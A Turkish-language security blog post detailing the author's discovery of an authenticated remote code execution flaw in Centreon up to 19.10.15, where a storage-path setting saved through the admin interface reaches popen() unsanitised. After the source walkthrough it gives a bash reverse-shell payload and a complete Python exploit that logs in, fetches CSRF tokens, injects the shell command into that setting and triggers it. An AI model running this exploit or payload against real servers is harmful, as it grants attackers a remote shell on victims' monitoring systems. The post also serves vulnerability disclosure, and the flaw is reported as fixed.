EnginDemirbilek

Published

Tuesday 25 March 2020

←Home

Centreon <= 19.10.15 Authenticated Remote Code Execution

//Exploit-DEV

Merhaba, Centreon adında açık kaynaklı bir ağ yönetim yazılımında Hasan Ekin'in katkılarıyla keşfettiğim Authenticated RCE zafiyetinin detaylı bulumunu anlatıyor olacağım. Bir önceki yazıda olduğu gibi türkçeye kaynak kazandırmak adına makaleyi türkçe kaleme aldım.

AUTHENTICAD RCE

Authenticated, zafiyetinin tetiklemesi için geçerli bir kullanıcı gerekli olduğunu belirtir. RCE ise uygulama üzerinden uygulamanın çalıştığı sunucuda sistem kodları çalıştırabilmemize olanak sağlayan zafiyet türüdür.

Centreon

1. Uygulama indirme linki: Centreon Downloads
2. Zafiyeti tespit edildiği sürüm: <= 19.10.15
3. Zafiyet giderildi ve Centron tarafından özel teşekkür alındı: https://github.com/centreon/centreon/pull/8467

BÖLÜM 1: Uygulama Eldesi

Kaynak kod analizini keyfi istekler doğrultusunda yapmamızdan ötürü bu uygulamanın adını Exploit-DB üzerinde gezinirken gördüm. Tespit ettiğimiz zafiyet harici rce zafiyetleride bulunuyordu. Kurulum manuel yapılabileceği gibi yayıncı tarafından hazır OVA ve OVF dosyaları Downloads sayfasına koyulmuş. OVF dosyasını indirip VmwareFUSION ile sanal makineyi ayaklandırdık.

Bölüm 2: Kaynak Kod Eldesi

Sanal makine üzerinde gezinirken uygulamaya ait dosyaların **/usr/share/centron** dizininde olduğunu saptadık.

```
[root@centreon-central ~]# cd /usr/share/centreon
[root@centreon-central centreon]# ls
api  bootstrap.php  config          cron  examples        GPL_LIB  package.json  vendor
bin  composer.json  container.php   doc   filesGeneration  lib      src           www
```

Kodları daha uygun bir ortadamda IDE üzerinden incelemek için dizini TAR ile sıkıştırdım ve SCP kullanarak ana makineye aktardık.

```
tar -czvf Centreon.tar.gz /usr/share/centron/
scp root@CentreonIP:/usr/share/centron/Centreon.tar.gz /tmp/Centreon.tar.gz
```

Bölüm 3: Kaynak Kodun İncelenmesi

Dosyaları kendi tercih ettiğim ATOM idesini kullanarak kurcalamaya başladık.

Diğer makalelerimde de olduğu gibi kodlar arasında aşağıda belirttiğim sistem fonksiyonlarını aramaya başladık:

```
system, exec, shell_exec, popen, eval, passthru
```


Boşa geçirilen epey bir saatin sonunda **/www/include/views/graphs/graphStatus/displayServiceStatus.php** dosyasının 302. satırında zafiyetli olabilecek bir noktayı saptadık.

```
301
302     $fp = popen($command_line, 'r');
303     if (isset($fp) && $fp) {
304         $str ='';
305         while (!feof($fp)) {
306             $buffer = fgets($fp, 4096);
307             $str = $str . $buffer ;
308         }
```

Sistem fonksiyonu olarak **popen()** fonksiyonu kullanılıyor ve **$command_line** isminde henüz nereden geldiği belli olmayan bir değişkeni parametre olarak alıyordu. Dosya üzerinde biraz daha gezinince **$command_line** değişkeninin aynı dosyanın data üst satırlarında veritabanından gelen verilerle oluşturulduğunu gördüm.

```
201     }
202
203     $command_line .= " --interlaced $base --imgformat PNG --width="
204         . $GraphTemplate["width"] . " --height=".$GraphTemplate["height"] ." ";
205
206     $sdesc = $index_data_ODS['service_description'];
207     $hname = $index_data_ODS['host_name'];
208     if (!mb_detect_encoding($sdesc, 'UTF-8', true)) {
209         $sdesc = utf8_encode($sdesc);
210     }
211     if (!mb_detect_encoding($hname, 'UTF-8', true)) {
212         $hname = utf8_encode($hname);
213     }
214
215     $command_line .= "--title='".$sdesc." graph on ".$hname."' --vertical-label='Status' ";
216
217     /*
218   * Init Graph Template Value
219   */
220     if (isset($GraphTemplate["bg_grid_color"]) && $GraphTemplate["bg_grid_color"]) {
221         $command_line .= "--color CANVAS".$GraphTemplate["bg_grid_color"]." ";
222     }
223     if (isset($GraphTemplate["police_color"]) && $GraphTemplate["police_color"]) {
224         $command_line .= "--color FONT".$GraphTemplate["police_color"]." ";
225     }
226     if (isset($GraphTemplate["grid_main_color"]) && $GraphTemplate["grid_main_color"]) {
227         $command_line .= "--color MGRID".$GraphTemplate["grid_main_color"]." ";
228     }
229     if (isset($GraphTemplate["grid_sec_color"]) && $GraphTemplate["grid_sec_color"]) {
```


Yaklaşık 3 saat 205-215. satırlar arasında yer alan **service_description**, **host_name** değişkenleri kontrol edip edemeyeceğimize üzerinde uğraş verdik. Sonunda ilgili değerleri sistem üzerine verebileceğim bir nokta tespit ettiğimizi sanmıştık ki:



Güncellenilen hiç bir değerin gerekli tablo üzerinde değişmediğini gördük. Zafiyetli fonksiyona parametre olarak verilen veriler **Centreon_storage** adında bir veritabanı üzerinden geliyordu, arayüzden güncelleddiklerimse **Centreon** adında bir veritabanında güncelleniyordu. Bu durumun farkına ise aynı dosyanın 128-136. satırları arasında yer alan veritabanı sorgularına bakınca vardık.

```
128     if (!isset($_GET["host_name"]) && !isset($_GET["service_description"])) {
129         $DBRESULT = $pearDBO->query("SELECT * FROM index_data
130             WHERE `id` = '" . $pearDB->escape($_GET["index"]) . "' LIMIT 1");
131     } else {
132         $pearDBO->query("SET NAMES 'utf8'");
133         $DBRESULT = $pearDBO->query("SELECT * FROM index_data
134             WHERE host_name = '" . $pearDB->escape($_GET["host_name"]) . "'
135             AND `service_description` = '" . $pearDB->escape($_GET["service_description"]) . "' LIMIT 1");
136     }
137
```

index_data isimli bir tablo **Centreon** veritabanı üzerinde bulunmuyordu fakat Centreon_storage veritabanında bulunuyordu.



Bir kaç saat uğraşında ardından **Centreon_storage** veritabanı altında bulunan **index_data** tablosunu güncelleyebileceğim hiç bir nokta saptayamadık. Bunun yerine diğer girdilere oynamaya çalıştım, graph verileri üzerinde güncelleme yapabileceğim noktalar vardı fakat casting işlemlerinden ötürü string veremiyorduk o yüzden onlarıda es geçtik. Tekrar irdelemenin ardından **$command_line** değişkenine eklenen farklı bir girdi daha bulduk.
116. satırda bulunan **$RRDdatabase_path** değişkeni.

```
115         $pearDBO = new CentreonDB("centstorage");
116         $RRDdatabase_path = getStatusDBDir($pearDBO);
117
```


Bu değişken **getStatusDBDir($pearDBO)** fonksiyonundan dönen değeri alıyordu. Kodları biraz kurcalayıp ilgili fonksiyonun aynı dosyanın 58-63. satırları arasında tanımlandığını ve ilgili değişkeninde veritabanından geldiğini saptadık.

```
56      $centreon = $_SESSION["centreon"];
57
58  function getStatusDBDir($pearDBO)
59  {
60      $data = $pearDBO->query("SELECT `RRDdatabase_status_path` FROM `config` LIMIT 1");
61      $dir = $data->fetchRow();
62      return $dir["RRDdatabase_status_path"];
63  }
64
65      /*
```


Eğer veritabanı üzerinden gelen bu değeri güncellemenin bir yolunu bulabilirsek pekala komutlarımıda çalıştırabilirdik. Tekrar kodları kurcalamakla geçirilen bir sürenin ardından, **/include/Administration/parameters/DB-Func.php** dosyasının 791. satırında tanımlanan **updateODSConfigData** fonksiyonunda ilgili değerin güncellendiğini gördük.

```
830     }
831
832     $rq = "UPDATE `config` SET `RRDdatabase_path` = '" . $ret["RRDdatabase_path"] . "',
833         `RRDdatabase_status_path` = '" . $ret["RRDdatabase_status_path"] . "',
834         `RRDdatabase_nagios_stats_path` = '" . $ret["RRDdatabase_nagios_stats_path"] . "',
835         `len_storage_rrd` = '" . $ret["len_storage_rrd"] . "',
836         `len_storage_mysql` = '" . $ret["len_storage_mysql"] . "',
837         `autodelete_rrd_db` = '" . $ret["autodelete_rrd_db"] . "',
838         `purge_interval` = '" . $ret["purge_interval"] . "',
839         `archive_log` = '" . $ret["archive_log"] . "',
840         `archive_retention` = '" . $ret["archive_retention"] . "',
841         `reporting_retention` = '" . $ret["reporting_retention"] . "',
842         `audit_log_option` = '" . $ret["audit_log_option"] . "',
843         `storage_type` = " . (isset($ret["storage_type"]) ? $ret["storage_type"] : 'NULL') . ",
844         `len_storage_downtimes` = '" . $ret["len_storage_downtimes"] . "',
845         `audit_log_retention` = '" . $ret["audit_log_retention"] . "',
846         `len_storage_comments` = '" . $ret["len_storage_comments"] . "' "
847         . " WHERE `id` = 1 LIMIT 1 ;";
848     $DBRESULT = $pearDBO->query($rq);
849
```

Yani eğer ki **updateODSConfigData** fonksiyonunu kontrol eden ve kullanıcıdan girdi alan bir nokta bulursak zafiyeti tetikleyebilirdik. IDElerin arama özelliğini kullanarak ilgili fonksiyonunun çağırıldığı yerleri saptadık:



Ilgili noktaya kullanıcı arayüzünden gittiğimde artık RCE'yi tetiklemek için önümüzde herhangi bir engel kalmadı.



Bölüm 4: Payload Hazırlanması

Girdinin önüne ve sonuna eklenen değerlerden kurtulmak için payload taslağımız **; PAYLOAD ;** şeklinde olacak.
Reverse shell payload: **bash -i >& /dev/tcp/10.0.0.1/8080 0>&1**

BÖLÜM 5: EXPLOIT

Exploit-DB: Exploit

```
#!/usr/bin/python

import requests
import sys
import warnings
from bs4 import BeautifulSoup

warnings.filterwarnings("ignore", category=UserWarning, module='bs4')

if len(sys.argv) < 6:
  print "Usage: ./exploit.py http(s)://url username password listenerIP listenerPort"
  exit()

url = sys.argv[1]
username = sys.argv[2]
password = sys.argv[3]
ip = sys.argv[4]
port = sys.argv[5]

req = requests.session()
print("[+] Retrieving CSRF token...")
loginPage = req.get(url+"/index.php")
response = loginPage.text
s = BeautifulSoup(response, 'html.parser')
Centreon_token = s.findAll('input')[3].get("value")

login_creds = {
    "useralias": username,
    "password": password,
    "submitLogin": "Connect",
    "Centreon_token": Centreon_token
}


print("[+] Sendin login request...")
login = req.post(url+"/index.php", login_creds)

if "incorrect" not in login.text:
    print("[+] Logged In, retrieving second token")

    page = url + "/main.get.php?p=50118"
    second_token_req = req.get(page)
    response = second_token_req.text
    s = BeautifulSoup(response, 'html.parser')
    second_token = s.find('input', {'name':'Centreon_token'})['value']

    payload = {
        "RRDdatabase_path": "/var/lib/Centreon/metrics/",
        "RRDdatabase_status_path": ";bash -i >& /dev/tcp/{}/{} 0>&1;".format(ip, port),
        "RRDdatabase_nagios_stats_path": "/var/lib/Centreon/nagios-perf/",
        "reporting_retention": "365",
        "archive_retention": "31",
        "len_storage_mysql": "365",
        "len_storage_rrd": "180",
        "len_storage_downtimes": "0",
        "len_storage_comments": "0",
        "partitioning_retention": "365",
        "partitioning_retention_forward": "10",
        "cpartitioning_backup_directory": "/var/cache/Centreon/backup",
        "audit_log_option": "1",
        "audit_log_retention": "0",
        "submitC": "Save",
        "gopt_id": "",
        "o": "storage",
        "o": "storage",
        "Centreon_token": second_token,


    }
    print("[+] Sendin payload...")
    send_payload = req.post(page, payload)

    trigger_url= url + "/include/views/graphs/graphStatus/displayServiceStatus.php"
    print("[+] Triggerring payload...")
    trigger = req.get(trigger_url)

    print("[+] Check your listener !...")

else:
    print("[-] Wrong credentials or may the system patched.")
    exit()
```

0:00 / 0:07